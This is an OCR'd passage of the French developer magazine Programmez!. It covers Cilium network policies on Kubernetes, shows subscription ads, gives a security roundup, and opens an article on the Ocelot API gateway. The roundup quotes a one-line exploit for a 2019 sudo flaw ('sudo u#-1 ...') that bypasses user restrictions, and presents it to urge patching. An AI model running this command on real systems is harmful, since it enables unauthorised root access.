[6] https://www.wallix.com/wallix-security-advisories-alerts/
[7] https://www.cert.ssi.gouv.fr/alerte/CERTFR-2018-ALE-012/

Pierre-Yves Aillet
Consultant formateur à Zenika Nantes

Cet article a été co-écrit avec Éric Briand (https://twitter.com/eric_briand)

Cilium : un firewall pour les conteneurs 1

niveau 200

Dans un post sur notre blog, nous avions présenté eBPF (https://blog.zenika.com/2019/07/15/decouverte-ebpf/). Ce mécanisme du kernel basé sur une machine virtuelle minimaliste permet d'intercepter des évènements du kernel afin de tracer des appels de fonctions internes ou encore de filtrer ou modifier des paquets réseaux. Cette technologie est utilisée par le projet Cilium (https://cilium.readthedocs.io/en/v1.5/), qui permet de mettre en place du filtrage réseau dans le monde des conteneurs. Dans cet article, nous vous proposons de découvrir un cas concret en vous présentant sa mise en place et son utilisation sur un cluster Kubernetes.

Le modèle réseau de Kubernetes 2

Lorsqu'un cluster Kubernetes est construit, le réseau des Pods doit être vu comme à plat. C'est à dire, que chaque Pod doit pouvoir contacter les autres via leur IP sans NAT. Cela signifie que par défaut, il n'y a pas de filtrage réseau et que le réseau n'est pas cloisonné.

Néanmoins, en fonction de la solution réseau déployée, il est possible de mettre en oeuvre les NetworkPolicies qui permettent de mettre en place du firewalling.

La manière dont les NetworkPolicies s'appliquent est un peu particulière. Par défaut, tout le trafic sortant et entrant d'un Pod sera autorisé **jusqu'à ce qu'une NetworkPolicy s'applique à lui**. À partir de ce moment-là, **le trafic autre que celui explicitement autorisé est bloqué**.

L'exemple suivant permet de s'assurer que seuls les Pods ayant un label "app=bookstore" puissent accéder au Pod ayant les labels "app=bookstore" et "role=api".


```
1 kind: NetworkPolicy
2 apiVersion: networking.k8s.io/v1
3 metadata:
4   name: api-allow
5 spec:
6   podSelector:
7     matchLabels:
8       app: bookstore
9       role: api
10  ingress:
11  - from:
12    - podSelector:
13        matchLabels:
14          app: bookstore
```

Exemple de NetworkPolicy – source : https://github.com/ahmetb/kubernetes-network-policy-recipes/blob/master/02-limit-traffic-to-an-application.md


Pour en savoir plus sur les NetworkPolicy et consulter des exemples illustrés, vous pouvez vous référer au dépôt Github kubernetes-network-policy-recipes qui est assez complet et très didactique.

Au passage, si vous utilisez déjà les NetworkPolicies, notez qu'à partir de Kubernetes 1.16 le groupe d'API à utiliser est obligatoirement "networking.k8s.io/NetworkPolicy", l'ancien "extensions.k8s.io/NetworkPolicy" ne sera plus supporté.


1



2



3



Ce mécanisme est pratique lorsque l'on reste à une granularité au Pod, mais les NetworkPolicies ne permettent pas de faire du filtrage sur les ressources d'une API REST : 3

L'exemple est le suivant :

- l'internal frontend doit pouvoir accéder à toutes les ressources REST ;
- l'events-frontend doit seulement accéder à la ressource REST heroes mais pas à la ressource REST identities.

Nous allons voir comment le projet Cilium permet de réaliser ce type de filtrage.

Présentation du projet

Le projet Cilium a été créé par Thomas Graf (CTO et co-fondateur de Isovalent) en 2015. Le projet est open-source et hébergé sur

Github : https://github.com/cilium/cilium
Il est développé en utilisant les langages go et C. Le langage C étant principalement utilisé pour la partie eBPF.
Leur travail sur Cilium les a amenés à maintenir la documentation officielle d'eBPF et XDP ainsi qu'à produire de nombreuses contributions pour le noyau Linux sur le sujet.

Déploiement dans un cluster Kubernetes

Cilium est un projet qui peut se déployer avec Docker, Mesos et Kubernetes. Vous pouvez retrouver le détail des différents modes de déploiement dans la documentation officielle.
Le projet Kubernetes indique comment l'installer sur un cluster créé avec kubeadm.
Vous pouvez également consulter ce projet où nous avons mis en place Cilium pour illustrer le propos.
Le projet Cilium se déploie sous la forme d'un Operator Kubernetes. C'est un type de composant spécifique qui va gérer toute la complexité de l'applicatif déployé. Dans le cas de Cilium, cela veut dire que l'opérateur créera :

- les CRDs nécessaires à Cilium ;
- le cluster etcd dans lequel Cilium stocke son état ;
- le DaemonSet de déploiement de l'agent Cilium sur chacun des noeuds du cluster.

Utilisation

Une fois Cilium déployé, il est possible de créer des CiliumNetworkPolicy. Celles-ci se présentent comme des NetworkPolicies Kubernetes classiques, avec en plus la possibilité de définir des règles complémentaires.
Par exemple, pour implémenter les règles de filtrages présentées dans l'exemple précédent, il faut créer les deux NetworkPolicies ci-dessous :

```
apiVersion: cilium.io/v2
kind: CiliumNetworkPolicy
metadata:
  name: allow-heroes-identity-api
  namespace: api
spec:
  endpointSelector:
    matchLabels:
      app: heroes-api
  ingress:
  - fromEndpoints:
    - matchLabels:
        k8s:io.kubernetes.pod.namespace: internal
    toPorts:
    - ports:
      - port: "80"
        protocol: TCP
      rules:
        http:
        - method: "GET"
          path: "/heroes/?.*"
        - method: "GET"
          path: "/identities/?.*"
---
apiVersion: cilium.io/v2
kind: CiliumNetworkPolicy
metadata:
  name: allow-only-heroes-api
  namespace: api
spec:
  endpointSelector:
    matchLabels:
      app: heroes-api
  ingress:
  - fromEndpoints:
    - matchLabels:
        k8s:io.kubernetes.pod.namespace: events
    toPorts:
    - ports:
      - port: "80"
        protocol: TCP
      rules:
        http:
        - method: "GET"
          path: "/heroes/?.*"
```

A la différence des NetworkPolicies, les sélecteurs des CiliumNetworkPolicies ne sont pas sur les pods mais sur des endpoints (que nous allons définir juste après). Cilium les identifie en se basant sur un système de label agnostique de l'orchestrateur. Pour pouvoir sélectionner un endpoint par rapport à un label spécifique à Kubernetes (comme le namespace), on doit préfixer le label par k8s :

```
k8s:io.kubernetes.pod.namespace: events
```

Ce qui nous intéresse surtout dans ce cas-là, ce sont les règles suivantes autorisant les requêtes GET sur les ressources identities et heroes :

```
    rules:
      http:
      - method: "GET"
        path: "/heroes/?.*"
      - method: "GET"
        path: "/identities/?.*"
```

On peut avoir le même type de règles pour kafka :

```
    rules:
      kafka:
      - role: produce
        topic: events
      - role: consume
        topic: events
```

Fonctionnement du projet

En pratique, Cilium recense l'ensemble des Pods déployés sur le cluster et leur associe la notion de Endpoint. Un Endpoint sera identifié par son IP et portera des informations complémentaires liées au pod qu'il représente (namespace, labels, …). Ces informations seront stockées et mises à disposition des programmes BPF sous forme de map eBPF partagées entre l'espace utilisateur et le noyau de chacun des noeuds.
L'exploitation de ces informations et des règles définies par les

NetworkPolicies permettent aux programmes BPF de filtrer les paquets. Si vous souhaitez en savoir plus, les programmes BPF de Cilium sont disponibles dans le répertoire bpf du projet. 4
En complément, les règles de la couche 7 (http, kafka, …) s'appuient sur un proxy envoy qui met en place les règles de filtrage spécifiques.

Outillage

Cilium n'est pas fait que pour Kubernetes, ainsi il fournit un CLI qui permet d'interagir avec le démon Cilium, que celui-ci soit déployé sur un cluster Kubernetes, Mesos Marathon, …
Ce CLI permet notamment de simplifier le débogage de NetworkPolicy. L'exemple ci-dessous permet de connaître les règles qui s'appliquent pour le trafic entre deux Pods :

```
1  cilium policy trace --src-k8s-pod NAMESPACE:POD_FROM --dst-k8s-pod NAMESPACE
:POD_TO
```

Exemple de sortie :

```
root@worker-1:~# cilium policy trace --src-k8s-pod events:events-frontend-c5f46d89d-
w7qnb --dst-k8s-pod api:heroes-api-6f8ffbc95-rpbdp
1----------
2  Tracing From: [k8s:io.kubernetes.pod.namespace=events, k8s:io.cilium.k8s.policy.
3  serviceaccount=default, k8s:io.cilium.k8s.policy.cluster=default, k8s:app=events
4  -frontend, k8s:team=events] == To: [k8s:io.cilium.k8s.policy.cluster=default, k8s:
5  app=heroes-api, k8s:team=api, k8s:io.kubernetes.pod.namespace=api, k8s:io.cilium.
6  k8s.policy.serviceaccount=default]
7  * Rule {"matchLabels":{"any:app":"heroes-api","k8s:io.kubernetes.pod.
8  namespace":"api"}}: selected
9     Allows from labels {"matchLabels":{"k8s:io.kubernetes.pod.namespace":"internal"}}
10    Labels [k8s:io.kubernetes.pod.namespace=events k8s:io.cilium.k8s.policy.serviceaccount=default
11 k8s:io.cilium.k8s.policy.cluster=default k8s:app=events-frontend k8s:team=events] not found
12 * Rule {"matchLabels":{"any:app":"heroes-api","k8s:io.kubernetes.pod.namespace":"api"}}: selected
13    Allows from labels {"matchLabels":{"k8s:io.kubernetes.pod.namespace":"events"}}
14    Found all required labels
    Rule restricts traffic to specific L4 destinations; deferring policy decision to L4 policy stage
2/6 rules selected
Found no allow rule
Label verdict: undecided
Final verdict: DENIED
```

Pour en savoir plus, vous pouvez consulter la documentation.

Dernières évolutions


Cilium vient de passer en 1.6 et apporte quelques nouvelles fonctionnalités très intéressantes. Nous retiendrons :

- La possibilité de remplacer kube-proxy de Kubernetes par Cilium ;
- Minimiser la compilation de programmes BPF sur les noeuds en revoyant la façon dont ils sont générés ;

La possibilité de coupler Cilium avec un autre network addon CNI.
Vous pouvez retrouver les releases notes la version 1.6 ici : https://cilium.io/blog/2019/08/20/cilium-16/#16Highlights.
Dans le futur, le projet va encore évoluer et apporter encore plus de stabilité en s'assurant que Cilium fonctionne sur des clusters Kubernetes de grande taille (5k Nodes, 20k Pods, 10k Services).

Références

https://github.com/ebriand/conf-cilium
https://cilium.io/



4

Source : https://cilium.readthedocs.io/en/v1.6/architecture/#endpoint-to-endpoint.

http://www.brendangregg.com/ebpf.html
https://jvns.ca/blog/2017/06/28/notes-on-bpf---ebpf/
https://www.youtube.com/watch?v=_lq1xxNZOAo
https://cilium.io/blog/2018/12/03/cni-performance
https://itnext.io/benchmark-results-of-kubernetes-network-plugins-cni-over-10gbit-s-network-updated-april-2019-4a9886efe9c4

Les liens :

https://kubernetes.io/docs/concepts/cluster-administration/networking/#the-kubernetes-network-model
https://kubernetes.io/docs/concepts/cluster-administration/networking/#how-to-implement-the-kubernetes-networking-model
https://kubernetes.io/docs/concepts/services-networking/network-policies/#the-networkpolicy-resource
https://github.com/ahmetb/kubernetes-network-policy-recipes
https://kubernetes.io/docs/setup/release/notes/#deprecations-and-removals
https://github.com/cilium/cilium
https://golang.org/
https://fr.wikipedia.org/wiki/C_(langage)
https://lwn.net/Articles/740157/
https://cilium.readthedocs.io/en/v1.5/bpf/
https://cilium.readthedocs.io/en/v1.5/gettingstarted/#installation
https://kubernetes.io/docs/setup/production-environment/tools/kubeadm/create-cluster-kubeadm/#more-information
https://github.com/ebriand/conf-cilium/tree/master/setup-cluster
https://coreos.com/operators/
https://kubernetes.io/docs/concepts/extend-kubernetes/api-extension/custom-resources/
https://kubernetes.io/docs/concepts/workloads/controllers/daemonset/
https://github.com/envoyproxy/envoy
https://cilium.readthedocs.io/en/v1.5/cmdref/
https://github.com/cilium/cilium/projects/34
https://github.com/cilium/cilium/projects/18

Abonnez-vous à Programmez! Abonnez-vous à Programmez! Abonne

[Programmez!] Le magazine des développeurs

Nos classiques

1 an 11 numéros	49€*
2 ans 22 numéros	79€*
Etudiant 1 an - 11 numéros	39€*

** Tarifs France métropolitaine*

Abonnement numérique

PDF 1 an - 11 numéros	35€
Option : accès aux archives	10€

Souscription uniquement sur
www.programmez.com

Offres 2019

1 an — 49€
11 numéros
+ 1 vidéo ENI au choix :

- Symfony 3*
  Développer des applications web robustes
  (valeur : 29,99 €)
- Raspberry Pi*
  Apprenez à réaliser et piloter une lumière d'ambiance
  (valeur : 29,99 €)

2 ans — 79€
22 numéros
+ 1 vidéo ENI au choix :

- Symfony 3*
  Développer des applications web robustes
  (valeur : 29,99 €)
- Raspberry Pi*
  Apprenez à réaliser et piloter une lumière d'ambiance
  (valeur : 29,99 €)

eni

** Offre limitée à la France métropolitaine*

Toutes nos offres sur www.programmez.com

Oui, je m'abonne

ABONNEMENT à retourner avec votre règlement à :
Service Abonnements PROGRAMMEZ, 4 Rue de Mouchy, 60438 Noailles Cedex.

☐ **Abonnement 1 an :** 49 €
☐ **Abonnement 2 ans :** 79 €
☐ **Abonnement 1 an Etudiant :** 39 €
Photocopie de la carte d'étudiant à joindre

☐ **Abonnement 1 an :** 49 €
11 numéros + 1 vidéo ENI au choix :
☐ **Abonnement 2 ans :** 79 €
22 numéros + 1 vidéo ENI au choix :

☐ Vidéo : Symfony 3
☐ Vidéo : Raspberry Pi

PROG 234
Valable jusqu'au 29 novembre 2019

☐ Mme ☐ M. Entreprise : Fonction :

Prénom : Nom :

Adresse :

Code postal : Ville :

email indispensable pour l'envoi d'informations relatives à votre abonnement

E-mail : @

☐ Je joins mon règlement par chèque à l'ordre de Programmez !
☐ Je souhaite régler à réception de facture

*** Tarifs France métropolitaine**

NOUVEAU ! OFFRES 2019

1 an
11 numéros

+ Histoire de la micro-informatique 1973 à 2007

+ clé USB Programmez!

69€*


2 ans
22 numéros

+ Histoire de la micro-informatique 1973 à 2007

+ clé USB Programmez!

+ pack Maker 2 cartes
Attention : quantité limitée

99€*



1 an
11 numéros

+ 1 an de PHARAON *Magazine* (Histoire / Archéologie) 4 numéros

69€*

2 ans
22 numéros

+ 2 ans de PHARAON *Magazine* (Histoire / Archéologie) 8 numéros

99€*

OFFRES SPÉCIALES D'ABONNEMENT DISPONIBLES SUR WWW.PROGRAMMEZ.COM

*(*Offre limitée à la France métropolitaine. Pour l'étranger ; nous consulter)*

François Tonic

La sécurité ce n'est pas que pour faire peur

Faille CVE-2017-5638

découverte en mars 2017,
corrigée & comblée en juillet 2017

Android ou iOS ?

1655 CVE pour iOS depuis 2007
2563 CVE pour Android depuis 2009
…
0 CVE pour Windows Phone depuis 2013 / troll

Wordpress : au top de sa forme

A en croire, cvedetails.com, Wordpress est un joli nid à vulnérabilités. Soit, elles sont dans le cœur de la plateforme, soit dans les extensions dont la qualité est aléatoire ainsi que les mises à jour. Jusqu'à présent, on dénombre 294 CVE. Rassurez-vous, Drupal est pas mal aussi : 194 CVE connus ! Ouf, il n'y aura pas de jaloux.

Microsoft

668 vulnérabilités CVE référencées pour 2019. Un peu moins que 2018 mais en forte augmentation depuis 2014.

OpenJDK

Java a des vulnérabilités. Il est important de regarder les alertes et de consulter les OpenJDK Vulnerability Advisory qui sont régulièrement publiés. Mi-octobre, nous avions 18 CVE, toutes concernent les versions 11 et 13, mais aussi Java 7 et 8.
Page officielle :
https://openjdk.java.net/groups/vulnerability/advisories/

2017 : analyse des projets chez Thalès(1)

+257 composants open source
96 % des projets développés contiennent des composants ouverts
78 % des projets open source utilisés contenaient des vulnérabilités
Des failles parfois vieilles de +6 ans ! 54 % des failles représentent un risque élevé.

(1) Données provenant de la session sur les outils SCA de Thalès DIS, Assises de la Sécurité 2019

Rappel du top 10 des failles OWASP 2017

		Niveau de risque	Détection de la vulnérabilité	Impact
1	Faille d'injection (de code)	☹	🙂	Serveur Base de données Langage
2	Violation de gestion d'authentification et de session	☹	🙂	Langage
3	Exposition de données sensibles	☹	🙂	Langage Serveur
4	XML External Entity (XXE) **NOUVEAU**	🙂	🙂	Langage Serveur
5	Contrôle d'accès cassé	🙂	🙂	Serveur
6	Mauvaise configuration de sécurité	☹	😀	Serveur Base de données
7	Cross Site Scripting (XSS)	🙂	😀	Langage
8	Desérialisation non sécurisée **NOUVEAU**	🙂	🙂	Langage Serveur
9	Utilisation de composants avec des vulnérabilités connues	🙂	☹	Langage
10	Gestion de log insuffissante et de monitoring **NOUVEAU**	🙂	🙂	Serveur

La nouvelle version du TOP est attendue pour 2020. Nous sommes trop impatients.

« CVE tu auras aussi »
(Yoda)

Top 5 des vulnérabilités open source

Pour le mois de septembre, WhiteSource proposait une jolie sélection de vulnérabilité :

- Curl : avec un excellent niveau de criticité
  CVE-2019-5481
  CVE-2019-5482
- Android : pas mal aussi sur le niveau de risque.
  CVE-2019-2177
- Linux : haut niveau sur les noyaux avant la 5.2.3
  CVE-2019-15926
- Python : belle vulnérabilité, mais pas la pire J
  CVE-2019-16056
- Swagger-UI : niveau moyen de criticité. Peu mieux faire.
  WS-2019-0234

Pour voir le détail, consultez les fiches de lecture.

Sudo n'est pas joué

Sudo est tellement pratique et si puissant ! Tous les admins et utilisateurs avancés Linux et Unix connaissent cette commande. Mi-octobre, une faille a été décrite avec le paramètre ALL :

```
sudo u#-1 /usr/bin/emacs
```

Potentiellement : on peut bypasser les restrictions utilisateurs… Bref : mettez à jour !


Quelques conseils pour Docker

1 on limite les privilèges et les accès aux ressources système
2 on vire l'accès root des images. Eh oui, on oublie que par défaut, root est activé (= pas bien).
2b on n'exécute pas un conteneur en -- privileged
3 on met à jour les composants logiciels des images
4 on n'utilise pas une image douteuse ou non mise à jour depuis plusieurs mois ou années. Et on regarde si l'image est signée.
5 ne multiplier pas les images, essayer de rationaliser et de standardiser. Vous gagnerez en stabilité et en sécurité.

« Sauron ou Gandalf, il faut choisir. »
(Saroumane)

Historique année par année

Les vulnérabilités selon la criticité. Graph de NIST.



Cédric DERUE
Microsoft MVP Azure
cedric.derue@gmail.com

Implémenter une passerelle d'API pour des microservices avec ASP.NET Core et Ocelot

niveau 200

Dans cet article, nous allons nous intéresser à un pattern indispensable aux microservices en production : le pattern API Gateway (en français, "passerelle d'API"). Ce pattern permet d'exposer un point d'entrée dont le rôle est de garantir l'accès cohérent et sécurisé vers un ensemble de microservices sous-jacents du back-end. Pour mettre en place une passerelle d'API, les solutions disponibles sont nombreuses. Ici, nous allons aborder une approche de mise en œuvre utilisant ASP.NET Core et un framework dédié à la fonction de passerelle d'API nommé Ocelot.

QUELQUES RAPPELS SUR LES MICROSERVICES

Les microservices constituent désormais une approche populaire qui consiste à décomposer le back-end (et parfois même le front-end) d'une application sous la forme d'un ensemble de petits services appelés microservices. Dans le back-end, chaque microservice communique avec d'autres microservices en utilisant divers protocoles tels que HTTP(S), WebSocket ou AMQP.

Un microservice expose un ensemble d'API bien délimité et possède son propre cycle de vie. Ceci signifie qu'un microservice est autonome, testable, déployable et scalable de manière indépendante.

Ainsi, les microservices garantissent une agilité sur le long terme car la mise à jour, la réécriture ou le remplacement d'un microservice n'aura pas d'impact sur les autres microservices (sauf si l'on change bien entendu le contrat d'interface du microservice concerné).

Si les microservices offrent de nombreux avantages, ils induisent également un certain nombre de nouveaux challenges. Pour apporter des solutions à ces différents challenges, plusieurs patterns architecturaux sont indispensables à connaître.

Aussi, pour aider les architectes et les développeurs dans leur apprentissage de ces patterns, les éditeurs de logiciels et plusieurs communautés ont publié différentes ressources (livres au format électronique, exemples de code à disposition sous GitHub, etc.).


Présentation de l'architecture microservices de référence eShopOnContainers de Microsoft

L'une des publications les plus intéressantes sur l'architecture et le développement de microservices est très certainement l'application open source de référence eShopOnContainers de Microsoft.

Les sources de cette application sont disponibles sous GitHub à l'adresse suivante : https://github.com/dotnet-architecture/eShopOnContainers

Dans eShopOnContainers, les microservices sont basés sur le framework .NET Core et les conteneurs Docker. Toutefois les patterns architecturaux mis en avant sont quant à eux applicables à d'autres langages, frameworks ou plateformes.

Le diagramme ci-dessous donne une vue d'ensemble de l'architecture des microservices :



La partie back-end est constituée d'un ensemble de microservices. Chaque microservice expose des fonctionnalités comprises dans un périmètre bien défini. Sur le diagramme, le découpage des microservices est fait de la manière suivante :

- Le microservice **Identity** (gestion de l'identité des utilisateurs) ;
- Le microservice **Catalog** (gestion des articles au catalogue) ;
- Le microservice **Ordering** (gestion des commandes) ;
- Le microservice **Basket** (gestion du panier) ;
- Le microservice **Marketing** (gestion des campagnes) ;
- Le microservice **Locations** (gestion de la localisation des utilisateurs).

Dans une telle architecture, chaque microservice possède ses propres données stockées selon une logique basée sur des technologies différentes. Le choix d'une technologie ou d'une autre repose sur les cas d'usage du microservice. Ainsi, pour un microservice dont les données doivent pouvoir être lues et écrites rapidement sans nécessairement être durables, une base NoSQL de type clé-valeur (Redis par exemple) est parfaitement adaptée. Autre exemple, pour un microservice qui stocke des données financières nécessitant des mises à jour transactionnelles, une base de données relationnelles (ou une base de données NoSQL qui supporte les transactions) est fortement recommandée.

Pour continuer, l'intercommunication asynchrone entre les microservices est assurée par un bus de messagerie basé sur un cluster RabbitMQ dans des conteneurs Docker ou Azure Service Bus. Ainsi la publication de message(s) dans le bus par un microservice permet à un ou plusieurs autres microservices de consommer ce(s) message(s).

Enfin, la région délimitée par un encadré rouge sur le diagramme indique la présence de, non pas une, mais plusieurs passerelles d'APIs dont nous allons voir le(s) rôle(s) à présent.

Comprendre les rôles d'une passerelle d'APIs

Selon la solution mise en œuvre, une passerelle d'API peut offrir des fonctionnalités plus ou moins nombreuses et plus ou moins avancées.

Nous avons listé 3 rôles majeurs d'une passerelle d'API :

- Proxy inversé : une passerelle d'API constitue le point d'entrée unique pour une application et redirige les requêtes entrantes vers des microservices (voire des services monolithiques) sous-jacents selon les règles de routage configurées dans la passerelle.
- Centraliser les problématiques transverses et récurrentes comme l'authentification, la gestion des autorisations, le cache de données, limiter le nombre d'appels vers un microservice, etc.
- Agréger des requêtes : selon la solution utilisée, il est possible de faire de l'agrégation de requêtes (en général des requêtes HTTP/HTTPS) vers plusieurs microservices. Ce mécanisme d'agrégation est particulièrement intéressant pour les requêtes issues des applications SPA et mobile" par "d'applications SPA (Single Page Application") ou mobiles". En effet, ceci évite de faire de nombreux allers-retours entre le front-end et le back-end lorsqu'une application a besoin d'interagir avec plusieurs microservices pour effectuer une action.

Choisir une solution pour une passerelle d'API

Il existe aujourd'hui un écosystème très vaste de solutions gratuites ou payantes pour implémenter une passerelle d'API. Ainsi, parmi ces solutions, on retrouve par exemple :

- Ocelot qui fait l'objet de cet article : https://threemammals.com/ocelot ;
- NGINX Plus : https://www.nginx.com/products/nginx/ ;
- Kong Gateway : https://konghq.com/kong/ ;
- Gloo : https://gloo.solo.io/ ;
- Ambassador : https://www.getambassador.io/ ;
- GraphQL : https://graphql.org/.

Nous n'allons pas procéder à une description de toutes ces solutions car vous trouverez tout ce qu'il faut savoir sur les capacités de chacune en allant sur les liens correspondants.

Ainsi, lorsque que l'on dispose d'un tel nombre de solutions, il ne faut pas négliger la sélection des critères qui vont permettre de faire le bon choix. Il faudra donc évaluer les besoins en matière de routage, d'authentification et d'autorisation, d'agrégation des requêtes, de support des nouveaux protocoles tels que gRPC, de cache des données, etc.

Il faudra également prendre en compte le type de plateforme sur laquelle vos applications s'exécutent et les compétences techniques. Si vous prévoyez par exemple d'utiliser Ocelot, assurez-vous entre autres choses des compétences de votre équipe sur le framework ASP.NET Core. Autre exemple enfin, si vous utilisez Kubernetes pour exécuter vos microservices, Gloo et Ambassador sont peut-être faits pour vous.

Introduction à Ocelot

Nous allons maintenant voir comment utiliser ASP.NET Core et Ocelot pour implémenter une passerelle d'API.

Ocelot est un framework open source conçu pour les développeurs qui souhaitent implémenter des passerelles d'API pour des microservices ou des architectures orientées services.

Ocelot fournit les fonctionnalités essentielles pour une passerelle d'API comme la gestion de l'authentification et des autorisations, le routage, l'agrégation des requêtes, etc.

Dans la suite de cet article, nous allons voir comment installer Ocelot et des exemples d'utilisation tirés de l'application eShopOnContainers.

Installer Ocelot

Ocelot est prévu pour fonctionner avec ASP.NET Core uniquement et cible .net standard2.0. Il fonctionne donc ainsi dans n'importe quel environnement d'exécution supportant .NET Standard 2.0.


L'installation d'Ocelot et de toutes ses dépendances s'effectue en utilisant le gestionnaire de paquet NuGet depuis Visual Studio ou PowerShell comme le montre l'instruction ci-dessous :

Install-Package Ocelot

EXEMPLES D'UTILISATION D'OCELOT

Passerelle d'API et Backend For Frontend

Pour comprendre comment utiliser Ocelot, nous allons nous appuyer sur l'utilisation faite de ce dernier dans l'application eShopOnContainers. Dans le cas présent, Ocelot est utilisé pour implémenter quatre passerelles d'API utilisées comme **Backend For Frontend (parfois noté BFF par la suite)** comme le montre la figure ci-dessous :



